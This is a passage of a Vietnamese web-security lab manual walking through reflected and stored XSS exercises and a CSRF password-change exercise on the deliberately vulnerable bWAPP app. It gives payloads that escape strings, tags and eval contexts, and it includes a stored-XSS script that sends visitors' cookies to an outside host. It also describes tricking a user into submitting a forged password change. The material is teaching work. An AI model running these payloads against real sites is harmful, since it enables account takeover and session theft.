
Lý do đoạn java script truyền vào không được thực hiện là do nó đã nằm trong một đoạn mã java cript có sẵn của site đó. Để ý kĩ thấy được đề đóng chuỗi var JSONResponseString dùng chuỗi kí tự "}}]";

Bây giờ thử đóng chuỗi var JSONResponseString và thêm alert('XSS')</script> để kết thúc một đoạn java script. Đoạn java script mới sẽ được hình thành:

```
<script>
```

```
var JSONResponseString = '{"movies":[{"response":"abc???  
Sorry, we don't have that movie:(')}}';alert('XSS')</script>
```

Hay nói cách khác sẽ thêm đoạn "}}]";alert('XSS')</script> vào phần “search for a movie” thu được kết quả như sau:



Hình 8.1 Kết quả kiểm tra lỗi XSS trong bài XSS - Reflected (JSON) mức độ dễ


Từ đó khẳng định site đã bị dính lỗi XSS

### Khai thác lỗi XSS

Làm tương tự như nhiệm vụ 4.

**Nhiệm vụ 6. Thực hành tấn công XSS phản xạ sử dụng thuộc tính HREF mức độ dễ**

Chọn bài XSS - Reflected (HREF)



Hình 8.28. Chọn bài XSS - Reflected (HREF)

Chọn level low



Hình 8.29. Chọn level low trong bài XSS - Reflected (HREF)

## Xác định lỗi XSS

Bước 1: Xác định những vị trí có khả năng xảy ra lỗi XSS



Hình 8.30. Giao diện thực hành tấn công trong bài XSS - Reflected (HREF) mức độ dễ

Có một ô nhập dữ liệu, thử nhập dữ liệu và xem kết quả trả về



Hình 8.31. Kết quả trả về khi nhập dữ liệu trong bài XSS - Reflected (HREF) mức độ dễ

Kết quả trả về 'Hello Ironman, please vote for your favorite movie'. có chữ Ironman lúc nhập vào, như đã trình bày thì site có khả năng bị dính lỗi ở ô 'Continue'

Bước 2: Kiểm tra lỗi XSS

Sau khi đã xác định được vị trí có khả năng mắc lỗi XSS, tiến hành kiểm tra bằng cách thử truyền vào 1 đoạn mã java script `<script>alert("XSS")</script>` để thực



hiện tạo 1 popup thông báo để kiểm tra xem site có bị lỗi XSS hay không? Không giống như nhiệm vụ 4 ở đây kết quả trả về hiển thị như sau:




Hình 8.32. Kết quả trả về khi nhập một đoạn java script trong bài XSS - Reflected (HREF) mức độ dễ

Ctrl + U' xem mã nguồn và tìm đến đoạn `<script>alert("XSS")</script>`

```
<tr height="30">  
  <td>G.I. Joe: Retaliation</td>  
  <td align="center">2013</td>  
  <td>Cobra Commander</td>  
  <td align="center">action</td>  
  <td align="center"><a href=xss href=3.php?movie=1&name=<script>alert("XSS")</script>&action=vote>Vote</a></td>
```

Rõ ràng đoạn java script đã được truyền vào nhưng không được thực thi, lý do nó vẫn nằm trong 1 thẻ html '`<a> </a>`'. Để có thể thực thi đoạn java script đó, thì phải đóng thẻ html '`<a> </a>`' lại, và truyền vào đó đoạn java script để thực thi. Để đóng lại dùng kí tự '>' sau đó truyền đoạn java script vào như sau: `'><script>alert('XSS')</script>`



Hình 8.33. Kết quả kiểm tra lỗi XSS trong bài XSS - Reflected (HREF) mức độ dễ


Từ đó khẳng định site đã bị dính lỗi XSS

## **Khai thác lỗi XSS**

Làm tương tự như bài 1

### **Nhiệm vụ 7. Thực hành khai thác XSS phản xạ sử dụng hàm EVAL mức độ dễ**

Chọn bài XSS - Reflected (Eval)



Hình 8.34. Chọn bài XSS - Reflected (Eval)

Chọn level low



Hình 8.35. Chọn level low trong bài XSS - Reflected (Eval)

## **Xác định lỗi XSS**

Bước 1: Xác định những vị trí có khả năng xảy ra lỗi XSS

Không giống như những bài thực hành trước, ở đây khi truy cập vào site thấy được nội dung hiển thị:



Hình 8.36. Giao diện thực hành tấn công trong bài XSS - Reflected (Eval) mức độ dễ

‘Ctrl + U’ xem mã nguồn, tìm đến phần có ‘The current date on your computer is:’



```

<h1>XSS - Reflected (Eval)</h1>

<p>The current date on your computer is:</p>

<p>

<script>

eval("document.write(Date())");

</script>

</p>

```

Để ý hàm đoạn java script:

```

<script>


    eval("document.write(Date())");

</script>

```

Hàm eval trong JavaScript dùng để biến chuỗi thành biểu thức tính toán được hoặc mã lệnh trong JavaScript. Ở đây hàm eval lấy giá trị Date() và hiển thị ra màn hình. Giá trị Date() ở đây chính là hiện thị ngày hiện tại trên máy client.

Lưu ý thêm ở đây được thực hiện theo phương thức GET




*Hình 8.37. Phương thức GET sử dụng trong bài XSS - Reflected (Eval) mức độ dễ*

Từ đó khả năng xảy bị dính lỗi XSS ở hàm Eval

Bước 2: Kiểm tra lỗi XSS

Thay vì muốn hiển thị giá trị Date(), thử 1 hiện popup XSS bằng cách thay giá trị Date() bằng **alert('XSS')**



Hình 8.38. Kết quả kiểm tra lỗi XSS trong bài XSS - Reflected (Eval) mức độ dễ


Từ đó khẳng định site đã bị dính lỗi XSS

### Khai thác lỗi XSS

Làm tương tự như bài 1

### Nhiệm vụ 8. Thực hành tấn công XSS lưu trữ dạng Blog mức độ dễ

Chọn bài XSS - Stored (Blog)



Hình 8.39. Chọn bài XSS - Stored (Blog)

Chọn level low




Hình 8.40. Chọn level low trong bài XSS - Stored (Blog)

Stored - XSS là lỗi XSS mà đoạn mã chèn thêm vào được lưu trữ trên server, như trong CSDL dưới dạng các comment trong blog, message trong forum hoặc các visitor log

### Xác định lỗi XSS


Bước 1: Xác định những vị trí có khả năng xảy ra lỗi XSS



The screenshot shows a web application titled "XSS - Stored (Blog)". It features a text input field for adding a new entry. Below the input field are three checkboxes: "Add:", "Show all:", and "Delete:". A "Submit" button is located to the left of these checkboxes. Below the form is a table with four columns: "#", "Owner", "Date", and "Entry". The table is currently empty.

Hình 8.41. Giao diện thực hành tấn công trong bài XSS - Stored (Blog) mức độ dễ

Giờ thử nhập dữ liệu gửi lên server, xem kết quả hiển thị



The screenshot shows the same web application as in Figure 8.41, but now with a message "Your entry was added to our blog!" displayed in green text. The table below the form now contains one row of data:


#	Owner	Date	Entry
40	dokhoa94	2017-06-09 12:53:19	Do Dang Khoa

Hình 8.42. Kết quả trả về khi nhập dữ liệu gửi lên server trong bài XSS - Stored (Blog) mức độ dễ

Từ đó có thể xác định khả năng bị dính lỗi XSS ở ô 'Submit'

Bước 2: Kiểm tra lỗi XSS

Sau khi đã xác định được vị trí có khả năng mắc lỗi XSS, tiến hành kiểm tra bằng cách thử truyền vào 1 đoạn mã java script `<script>alert("XSS")</script>` để thực hiện tạo 1 popup thông báo để kiểm tra xem site có bị lỗi XSS hay không?



Hình 8.43. Kết quả kiểm tra lỗi XSS trong bài XSS - Stored (Blog) mức độ dễ

Từ đó khẳng định site bị dính lỗi XSS

### Khai thác lỗi XSS

Kỹ thuật lấy cookie (Trình bày trong phần giới thiệu)


Tương tự như nhiệm vụ 1, chỉ khác ở chỗ đoạn java script có nhiệm vụ đánh cắp cookie của người dùng sẽ được lưu trữ trên server. Ở đây sau khi chèn đoạn mã java script gửi lên server.

```
<script>window.open("https://bokhoaday.000webhostapp.com/get.php?cookie="+document.cookie)</script>
```

Đoạn java script đã được thực hiện. Từ bây giờ khi mỗi người dùng truy cập đến trang XSS - Stored (Blog) thì đoạn mã java script sẽ được thực thi để lấy cookie của người dùng gửi về file get.txt trên host của hacker đã dựng sẵn.

Ở đây ví dụ đăng nhập bằng 1 tài khoản khác và truy cập đến XSS - Stored (Blog), thì tự động cookie của user đó sẽ được gửi về cho hacker. Từ cookie có được đó mà hacker sẽ đăng nhập được vào tài khoản của người dùng mà cần biết User và password.


Ví dụ: logout tài khoản hiện tại



Đăng nhập với một tài khoản khác



Truy cập đến XSS - Stored (Blog) thì tự động đoạn mã java script được lưu trữ trên server được thực thi.




Hình 8.44. Kết quả đoạn java script được thực thi trong bài XSS - Stored (Blog) mức độ dễ

Từ cookie lấy được hacker sử dụng cookie đó để đăng nhập mà cần biết user và password của người dùng.

## 8.2. Khai thác CSRF

### Nhiệm vụ 1. Thực hành khai thác (Change Password) mức độ dễ

Chọn bài CSRF (Change Password)



Hình 8.2 Chọn bài CSRF (Change Password)

Chọn level low



Hình 8.3 Chọn level low trong bài CSRF (Change Password)

Như phần lý thuyết đã được trình bày trong chương I, CSRF (Cross-site request forgery) là phương pháp mượn quyền của người dùng khác để thực hiện một

hành động không cho phép. Kẻ tấn công có thể giả mạo một yêu cầu và lừa nạn nhân gửi chúng đi qua các thẻ hình ảnh, XSS, hoặc rất nhiều kỹ thuật khác. Nếu người dùng đã được xác thực, việc tấn công sẽ thành công. Kẻ tấn công có thể khiến nạn nhân thay đổi dữ liệu mà nạn nhân được phép thay đổi hoặc thực thi những chức năng mà nạn nhân được phép thực thi.

### Xác định lỗi CSRF

Thiết lập proxy Burp Suite ở chế độ 'Intercept is on'.

Nhập vào ô new password để thay đổi password.



*Hình 8.4 Giao diện thực hiện tấn công CSRF trong bài CSRF (Change Password) mức độ dễ*


Nhấn Change và xem thông tin thu được trên proxy:

```
GET /bwapp/csrf_1.php?password_new=123456&password_conf=123456&action=change HTTP/1.1
Host: 192.168.0.101:8080
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.101:8080/bwapp/csrf_1.php
Cookie: security_level=0; PHPSESSID=93g5tajgja48tcocod57qcs5e2
Connection: close
Upgrade-Insecure-Requests: 1
```

*Hình 8.5 Phương thức GET được sử dụng trong bài CSRF (Change Password) mức độ dễ*

Ở đây thấy dữ liệu được gửi lên theo phương thức GET. Trên Burp Suite có chức năng Generate CSRF PoC. Sẽ tạo ra 1 đoạn code html có nhiệm vụ thực hiện yêu cầu của người dùng.






Hình 8.6 Sử dụng chức năng Generate CSRF PoC trên Burp Suite




Hình 8.7 Đoạn html sau khi sử dụng chức năng Generate CSRF PoC

Copy đoạn HTML rồi tạo 1 file HTML




Hình 8.8 Tạo file html với nội dung sau khi Generate CSRF PoC

Trong file html này hacker có thể thay đổi mật khẩu tùy theo ý muốn của hacker, rồi gửi file này cho người dùng lừa kick vào



*Hình 8.9 File html được gửi cho người dùng*

Sau khi người dùng click vào Submit request thì mật khẩu đã được thay đổi



*Hình 8.10 Kết quả sau khai thác lỗi CSRF (Change Password) mức độ dễ*

Bây giờ hacker có thể đăng nhập vào tài khoản của người dùng với mật khẩu đã được đổi theo ý của hacker

### **Nhiệm vụ 2. Thực hành khai thác CSRF (Change Secret) mức độ dễ**

Thực hành tương tự như bài 1.

